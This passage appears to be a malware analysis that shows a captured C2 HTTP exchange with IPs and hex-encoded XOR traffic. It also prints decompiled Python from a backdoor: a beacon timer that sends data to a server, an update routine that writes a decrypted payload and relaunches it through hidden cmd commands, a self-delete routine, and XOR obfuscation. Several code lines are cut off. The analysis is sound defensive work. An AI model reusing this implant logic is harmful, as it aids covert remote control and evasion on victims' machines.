c085b085b085b0b5c5c5b085b085b0b5e595f0b5e5f5f595e5d5e5f5e5e5e0852411d50
5218505c405a405d52411850521a505f52411a50520a4e415052074e4150521c4e41505
24123070d50
```

```
============================ (UDURRANI) ================================
TA PUSH!) IS COMING FROM 40.84.148.247       TO IP ADDRESS 172.16.177.134
     PORT INFORMATION (80, 51311)
     SEQUENCE INFORMATION (341700868, 319885718)

     (14: 20: 20: 521)
P/1.1 200 OK
tent-Length: 144
tent-Type: text/html
ver:
rosoft-IIS/8.0
owered-By: PHP/5.4.45
owered-By: ASP.NET

okie: ARRAffinity=351301920f25828aba6221fcbf5c38e59d5d5715041045da66
24610ba4732;Path=/;Domain=www.power-planner.com
e: Wed, 21 Jun 2
 13:45:12 GMT
nection: close

11603024e180b1c1d070100534c5f
e4c4e0b000d010a070009534c3b3a2843564c5150645203071d5064521a505f52411
52074150520d41505208415052410307 1d5064
```

IP Location:

Some other decompiled python code to initiate a thread after N seconds and deleting files:

```
class TaskThread(threading.Thread):

    def __init__(self):
        threading.Thread.__init__(self)
        self._finished = threading.Event()
        self.interval = None
        return

    def shutdown(self):
        self._finished.set()

    def run(self):
        while True:
            if self._finished.isSet():
                return
            self.task()
            self._finished.wait(self.interval)

    def task(self):
        pass


class GuardTimer(TaskThread):

    def task(self):
        guard.get_data_to_send()
        response = guard.connect_and_send()
        guard.process_server_data(response)
        guard_timer.interval = guard.send_interval_s
```

DECOMPILED

```
class Update(ICommand):

    def __init__(self):
        self.crypto = None
        self.startup = None
        self.config = None
        self.cmd_args = None
        return

    def execute(self):
        try:
            file_locked.close()
            file_content = self.crypto.decrypt(self.cmd_args.cmd.c)
            app_path = self.cmd_args.app_path
            file_name = os.path.basename(app_path)
            folder_path = os.path.dirname(app_path)
            new_file_name = ''.join((random.choice(string.lowercase) for i in range(8)))
            new_file_path = folder_path + '\\' + new_file_name
            file = open(new_file_path, 'wb')
            file.write(file_content)
            file.close()
            app_path = '"' + app_path + '"'
            new_file_path = '"' + new_file_path + '"'
            if int(platform.version()[0:1]) < 6:
                cmd_exec = 'cmd /c (IF NOT EXIST ' + app_path + ' (exit) ELSE (ping 127.0.0.1 -n 11 > nul))' + ' & move /y ' +
            else:
                cmd_exec = 'cmd /c ' + 'FOR /l %i in (1,1,10) DO IF NOT EXIST ' + new_file_path + ' (start "" ' + app_path + '
            startupinfo = subprocess.STARTUPINFO()
            startupinfo.dwFlags |= subprocess.STARTF_USESHOWWINDOW
            subprocess.Popen(cmd_exec, startupinfo=startupinfo)
            if not file_locked.closed:
                file_locked.close()
            sys.exit()
        except Exception as e:
            CommandResult.is_error = True
            CommandResult.result = e.strerror
            CommandResult.cmd = ''
```

```
        app_path = '"' + self.cmd_args.app_path + '"'
        if int(platform.version()[0:1]) < 6:
            cmd_exec = 'cmd /c (IF NOT EXIST ' + app_path + ' (exit) ELSE (ping 127.0.0.1 -n 11 > nul))' + ' & DEL /F /Q '
        else:
            cmd_exec = 'cmd /c ' + 'FOR /l %i in (1,1,10) DO IF NOT EXIST ' + app_path + ' (exit) ELSE ((DEL /F /Q ' + app_
```

Encryption

```
class Xor(ICrypto):

    def __init__(self):
        self.key = None
        return

    def encrypt(self, data_plain):
        if not data_plain:
            return ''
        data_enc_xor = ''.join((chr(ord(x) ^ self.key) for x in data_plain))
        data_enc_hex = binascii.hexlify(data_enc_xor)
        return data_enc_hex.strip()
```

DECOMPILED

Libraries imported:

```
import os
import threading
import abc
from abc import ABCMeta, abstractmethod
import random
import itertools
from itertools import izip, cycle
import binascii
import xml.etree.ElementTree
from xml.etree.ElementTree import SubElement, XML, Element,
tostring
import subprocess
import sys
import urllib
import urllib2
import string
import ssl
import base64
import _winreg
import platform
```